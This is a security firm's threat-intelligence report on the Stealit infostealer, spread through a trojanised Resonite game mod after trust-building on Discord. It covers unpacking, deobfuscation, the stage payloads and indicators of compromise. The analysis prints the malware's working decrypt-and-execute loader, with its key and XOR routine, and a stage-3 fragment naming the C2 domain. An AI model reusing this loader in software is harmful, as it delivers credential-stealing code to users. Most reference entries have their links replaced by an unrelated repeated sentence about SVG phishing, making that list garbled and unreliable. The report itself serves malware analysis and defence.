baseVISION TI Report

Game Over: Build Trust, Deploy Malware

baseVISION

This document presents a recent investigation conducted by the baseVISION Security Operations Center (SOC) into a malware campaign, leveraging malicious game modifications (mods) to infiltrate online gaming environments. The campaign combines social engineering with technical sophistication, exploiting the trust and familiarity built within gaming communities to distribute malware.


Even though the initial lure may seem like a niche threat targeting only online gamers, the implications are highly relevant for the corporate world as well. In fact, the uncovered malware is Stealit, a credential-stealing malware which was also recently analyzed by FortiGuard Labs [4]. This connection suggests that the same tactics and infrastructure go beyond the gaming world and could be repurposed to target corporate environments, including their employees and customers, through alternative delivery methods.

Attackers are increasingly exploiting platforms where users feel safe and socially engaged, whether in gaming, social media, or productivity environments. It is no surprise that the tactics observed here resemble those seen in ClickFix attacks [1], where users are manipulated into executing malicious commands themselves. In both approaches, social engineering is a pivotal component for distributing malware through familiar and trusted channels such as Discord, gaming forums, fake support pages, or deceptive pop-ups. Even though the current targets are private users, this still poses a danger to environments when there are no clear restrictions on the usage of devices for private use.

This shows a broader trend in the threat landscape: human behavior is still the low-hanging fruit for threat actors, focusing less on exploiting technical vulnerabilities and more on manipulating human behavior.

1. Introduction

We were notified about a suspicious MSI file as part of a private intelligence drop-in to our Threat Intelligence & Detection Engineering (TIDE) team. Although the file initially showed zero detections on VirusTotal, further analysis of the case revealed a clever social engineering tactic. The victim was first contacted via a community server for C++ programming on Discord, where an initial connection was established to later play a legitimate and popular multiplayer game together.



Discord chats where the adversary tries to establish trust

The adversary built up trust by playing with the victim and, after some time had passed, invited them to try a different game that required downloading a mod. This request raised red flags for the victim and led to the discovery of a malicious file.


The adversary lured the victim into downloading the malicious mod

2. Technical Analysis

2.1 The initial payload


A mod is a user-created or third-party modification of a video game that alters or enhances gameplay. While commonly used to improve gaming experiences, mods can also serve as a vector for malware delivery, especially when distributed through unofficial or untrusted sources. Therefore, a mod can be compared to a Microsoft Office add-in in the corporate world, as it extends the core functionality.

During our investigation, we analyzed the file "ResoniteMods.msi" which appeared innocuous due to zero detections on VirusTotal, and a sandbox analysis that showed normal installation behavior by writing files to the Programs directory [11].




Source: VirusTotal

We began with an initial Open Source Intelligence (OSINT) search to assess the legitimacy of the mod. The first result pointed to the official site "hxxps://modding[.]resonate[.]net", and further investigation revealed recent discussions on Reddit, where users expressed doubts regarding the authenticity and safety of the Resonite mod. This reinforced the suspicion that modified versions of the mod were being distributed for malicious purposes.



Discussions on Reddit questioning the legitimacy of the Resonite mod

The adversary instructed the victim on Discord to download the mod from a different site: "hxxps://resonitevrmod[.]online". As of October 21, 2025, the site is still active and capable of distributing malware, using a multi-stage approach featuring obfuscation at multiple execution steps and dynamic re-generation of payloads on a regular basis.




Screenshot of the website of the malicious mod

The actual setup file (ResoniteMods.msi) was not reported as malicious by VirusTotal [11] and not hosted on the same website, but rather a direct Dropbox Link was used to supply the download. Our assumption for this deviation is that downloading a ZIP file from an established domain such as Dropbox appears less suspicious than performing the same activity from a newly registered domain.
To safely analyze the setup file without executing it, we have extracted its content using the Open Source tool "lessmsi" [7]. This led our investigation to a large executable file, which resembles the main binary. VirusTotal reported a single detection for the main binary [12], with Malwarebytes identifying it as "AgeoStealer" [8].

2.2 Electron Stage 2

Upon further inspection, it became clear that the executable was built using Electron, a popular framework for developing cross-platform desktop applications [3]. While Electron is normally used for legitimate software development, it has increasingly been abused by threat actors to deliver malicious payloads, particularly through ".asar" archives, which are commonly used to package the source code of Electron applications.
In fact, this technique aligns with recent findings from Malwarebytes research, which documented a surge in campaigns where attackers pose as developers and distribute malware disguised as game installers for testing purposes [8]. These campaigns often use MSI or NSIS installers to deliver infostealers such as the AgeoStealer, Nova Stealer or Hexon Stealer, relying on an infrastructure such as Discord webhooks [9], with the ultimate intent of exfiltrating data such as Discord credentials, autofill data, cookies, and other sensitive information. At the very same time, Fortinet research already highlighted [4] how AgeoStealer and similar Electron-based infostealers leverage obfuscated JavaScript payloads and multi-stage deployment chains to evade detection.

To further investigate the Electron executable, we used the 7-Zip plugin "Asar7z" [10], to unpack the ".asar" file, revealing three different files: a JavaScript file, a JSON file, and an icon file.



Content of the ".asar" file

In the following table, we have summarized those three files:

Filename	Content
package.json	This file defines metadata attributes for Electron-based applications, while also naming the main JavaScript file that should be executed.
golfvictorcharli.js	This file is a heavily obfuscated Node.js file, which gets recreated regularly with different names and holds the payload of the next stage.
appIcon_coreprime_154.ico	This file is the application icon file associated with the main executable.

2.2.1 JavaScript deobfuscation

For the deobfuscation of the "Golfvictorcharli.js" file, we used the Deobfuscate.io JavaScript deobfuscation service [5]. When the obfuscated code was submitted, the deobfuscator automatically identified the service used for obfuscation called "Obfuscator.io" [6], and used specific operations to deobfuscate the provided JavaScript code.

Deobfuscate.io did the heavy lifting, but the main payload was still encrypted and partly obfuscated. For the actual payload, the AES-256-GCM cryptographic algorithm was used to decrypt the data stored in the Base64 encoding and additionally XOR-obfuscated.

Due to the dynamic re-generation of payloads, the actual XOR Key deviates between builds.

The deobfuscation flow is as follows:

1. Decode the AES-256 key from Base64;
2. Decode the payload data from Base64, and XOR [13] the full data with the key "101";
3. Call the decryption function, which will perform the following activities:
    a. Decode the previously XORed data from Base64 again;
    b. Extract the first 12 bytes as Initialization Vector (IV);
    c. Take the next 16 bytes as GCM Authentication tag;
    d. Perform AES-256-GCM decryption on the remaining data;

Below is a screenshot of the code with cleaned-up variable and function names renamed for readability. The result of these activities is a clean Stage 3 payload without any obfuscation.

```
const xor = (input_array, xor_key) => input_array.map(input => input ^ xor_key);
const decrypt = (input_data, key) => {
  const decoded_data = Buffer.from(input_data, "base64");
  const aes_iv               = decoded_data.slice(0, 12);
  const authentication_tag   = decoded_data.slice(12, 28);
  const encrypted_data       = decoded_data.slice(28);
  const decipher = crypto.createDecipheriv("aes-256-gcm", key, aes_iv);
  decipher.setAuthTag(authentication_tag);
  const _0x2c9e0c = Buffer.concat([decipher.update(encrypted_data), decipher.final()]);
  return _0x2c9e0c.toString("utf8");
};
const b64_key = Buffer.from("YOkZ4wKDkKbK0YSJhHEdRMHAlb2hzYcNSJBCiHVdefA=", "base64");
const b64_xor_data = Array.from(Buffer.from("IQIKJF0RVDckDSIENSQISjRXDAtSESoWUi8EElxTHBctMRM/AjBTE
const unxored_data = xor(b64_xor_data, 101);
const _0Oo000 = Buffer.from(unxored_data).toString("utf8");
const _000o0O = decrypt(_0Oo000, b64_key);
new Function("require", _000o0O)(require);
```

Decryption operations for the Stage 3 payload

2.3 Stage 3 payload

In the Stage 3 payload, we could clearly identify the Server URL, which had the actual C2 domain "ng9a21hb3o8omky7[.]iloveanimals[.]shop".

```
fs = require('fs');
path = require('path');
{ spawn, execSync } = require('child_process');
https = require('https');
os = require('os');
zlib = require('zlib');

SERVER_URL = "ng9a21hb3o8omky7.iloveanimals.shop";
KEY = "038B453222D9";
errorLogPath = path.join('C:', 'Users', 'PC', 'AppData', 'Local', 'errorl
errorLogFile = path.join(errorLogPath, 'error.log');
```

C2 Domain used for downloading further payloads

The complete payload included multiple anti-analysis, anti-debugging, and virtual machine detection mechanisms designed to hinder analysis or execution within a sandbox environment. Upon passing those checks, further malicious code was downloaded from the above-mentioned C2 domain.
As the activity for the further malicious code is mostly similar to the one already described by FortiGuard Labs in their report [4], we will only show new or previously not-seen information in the following chapter.

2.4 Stage 4 payloads

Similar as described by FortiGuard Labs [4], the Stage 3 payload downloaded multiple Brotli compressed files from the C2 server. In the following section, we list these files and their respective use cases.

2.4.1 Chromium data stealer (save_data.exe)

This payload was only downloaded when the third stage was running with admin privileges. Upon execution, it downloaded another payload used to extract information from Chromium-based browsers (e.g., Google Chrome and Microsoft Edge).
For more information, see the FortiGuard Labs report [4].

2.4.2 Information stealer (stats_db.exe)

This payload was always downloaded, and upon execution, gathered potentially sensitive information from various applications (browsers, games, messengers, crypto wallets).
For more information, see the FortiGuard Labs report [4].

2.4.3 Command-and-control (C2) beacon (game_cache.exe)

This payload was always downloaded and, upon execution, contacted the C2 server for instructions.
For more information, see the FortiGuard Labs report [4].

2.4.4 Firefox data stealer (level_db.exe)

The last payload was also always downloaded and, as of now, has not been publicly reported on. Upon execution, it stole the following data from the Mozilla Firefox browser:

- Cookies
- Autofills
- Credit cards
- Passwords

Earlier reports by MalwareBytes [8] and Cyfirma [2] found traces of Turkish language in communications and source code in older versions of Hexon & Stealit. We can confirm the same case for this payload as well, as the output leaves comments in Turkish. Nevertheless, this may also represent an attempt to misguide attribution attempts.

```
[+] STEALIT FIREFOX ALL DATA - Extracting all data from Firefox profiles...
[+] Geçici dizin oluşturuldu: C:\Users\analyst\AppData\Local\Temp\f3rfxstlt_1760824769296_jlsnozbtd

============================================================
EXTRACTING COOKIES...
============================================================
Extracting cookies from all Firefox profiles...
[-] No Firefox profiles.ini found in any location
[-] No Firefox profiles found to extract cookies from
```

```
============================================================
POST-PROCESSING...
============================================================
[-] Firefox directory not found
[-] Zip oluşturulamadı!
[+] Geçici dizin temizlendi: C:\Users\analyst\AppData\Local\Temp\f3rfxstlt_1760824769296_jlsnozbtd
```

Traces of Turkish language as part of the process output

2.5 Microsoft Defender coverage

While investigating these activities, we have found that the Microsoft Defender Antivirus already detects the Stage 4 payload file with the following threat names, at least since October 18, 2025.

File name	***Threat name***	***File hash (SHA256)***
save_data.exe	Trojan:Win32/StealIt!AMTB	F69189D21E01FC8BDEEC86E88D1C9584C65FA2D2B39C6A94045A0E55799A2E3D
game_cache.exe	Trojan:Win32/StealIt!AMTB	45CB7BA54AD812C6B1633A8642A21D176A31D9BA3C7A5C5E5CEFEDE78E98E243
stats_db.exe	Trojan:Win32/Wacatac.H!ml	2FD7D897CF6006E0BD0FB6F95AD4134420A8345C96D6C8A23453D3203B075650
level_db.exe	Trojan:Win32/Wacatac.F!ml	3B34DD06CB148193FFE12BB88C8C072389EA25EC8D93D831257D0F5007A4648F

2.5 Recommendations

Since this campaign primarily targetes individuals using personal devices, implementing technical mitigations is challenging, as such devices are typically not monitored by enterprise security systems.
Therefore, we recommend the following four actions:

- Conduct regular awareness campaigns to educate end users about emerging threats and risks they may encounter in their personal lives.
- Enforce the use of compliant, managed devices for accessing company resources to minimize the potential impact of a compromised personal device.
- Conduct regular threat hunting activities to detect previously unidentified threats.
- Continuously monitor the darknet for potentially leaked credentials that could grant unauthorized access to company resources.

3. Indicator of Compromise

Indicator	***Type***	***Description***
hxxps://resonitevrmod[.]online	***domain***	Initial domain used for distributing the MSI installer file.
ng9a21hb3o8omky7[.]iloveanimals[.]shop	***domain***	C2 domain
iloveanimals[.]shop	***domain***	C2 domain which also hosted Stealit marketing page
e9403e29622397220042d87e8c4823e37dd9df8707d852d89f9fa98bcf24b089	***SHA256***	ResoniteMods.msi
529d20c15d4cc1a0a5cf4b37f1a43898e5be84db97902f8dc127ff7751748352	***SHA256***	ResoniteMods.exe
f69189d21e01fc8bdeec86e88d1c9584c65fa2d2b39c6a94045a0e55799a2e3d	***SHA256***	save_data.exe
45cb7ba54ad812c6b1633a8642a21d176a31d9ba3c7a5c5e5cefede78e98e243	***SHA256***	game_cache.exe
2fd7d897cf6006e0bd0fb6f95ad4134420a8345c96d6c8a23453d3203b075650	***SHA256***	stats_db.exe
3b34dd06cb148193ffe12bb88c8c072389ea25ec8d93d831257d0f5007a4648f	***SHA256***	level_db.exe

4. References

[1] baseVISION TI. Click, Paste and Compromise: When User's Trust Becomes Your Greatest Vulnerability. [Online]. Available: https://www.basevision.ch/basevision-ti-click-paste-and-compromise-when-users-trust-becomes-your-greatest-vulnerability/ . Published: Jul. 8, 2025.

[2] Cyfirma. HEXON STEALER: THE LONG JOURNEY OF COPYING, HIDING, AND REBRANDING. [Online]. Available: https://www.cyfirma.com/research/hexon-stealer-the-long-journey-of-copying-hiding-and-rebranding/ . Accessed: Oct. 14, 2025.

[3] Electron. Introduction. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[4] Fortinet. Stealit Campaign Abuses Node.js Single Executable Application. [Online]. Available: https://www.fortinet.com/blog/threat-research/stealit-campaign-abuses-nodejs-single-executable-application . Accessed: Oct. 16, 2025.

[5] JavaScript Deobfuscator. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[6] JavaScript Obfuscator Tool. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[7] "lessmsi" by Scott Willeke. [Online]. Available: https://lessmsi.activescott.com/ . Accessed: Oct. 9, 2025.

[8] Malwarebytes Labs. "Can you try a game I made?" Fake game sites lead to information stealers. [Online]. Available: https://www.malwarebytes.com/blog/news/2025/01/can-you-try-a-game-i-made-fake-game-sites-lead-to-information-stealers . Accessed: Oct. 15, 2025.

[9] Socket. Weaponizing Discord for Command and Control Across npm, PyPI, and RubyGems.org. [Online]. Available: https://socket.dev/blog/weaponizing-discord-for-command-and-control . Accessed: Oct. 14, 2025.

[10] TC4Shell. 7-Zip plugins\Asar7z. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[11] VirusTotal, ResoniteMods.msi. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[12] VirusTotal, ResoniteMods.exe. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.

[13] Wikipedia. Exclusive Or. [Online]. Available: The SVG phishing kill chain can follow multiple delivery routes, but converges on the same execution stage. The diagram below illustrates two primary scenarios through which malicious SVGs are delivered in phishing campaigns. . Accessed: Oct. 9, 2025.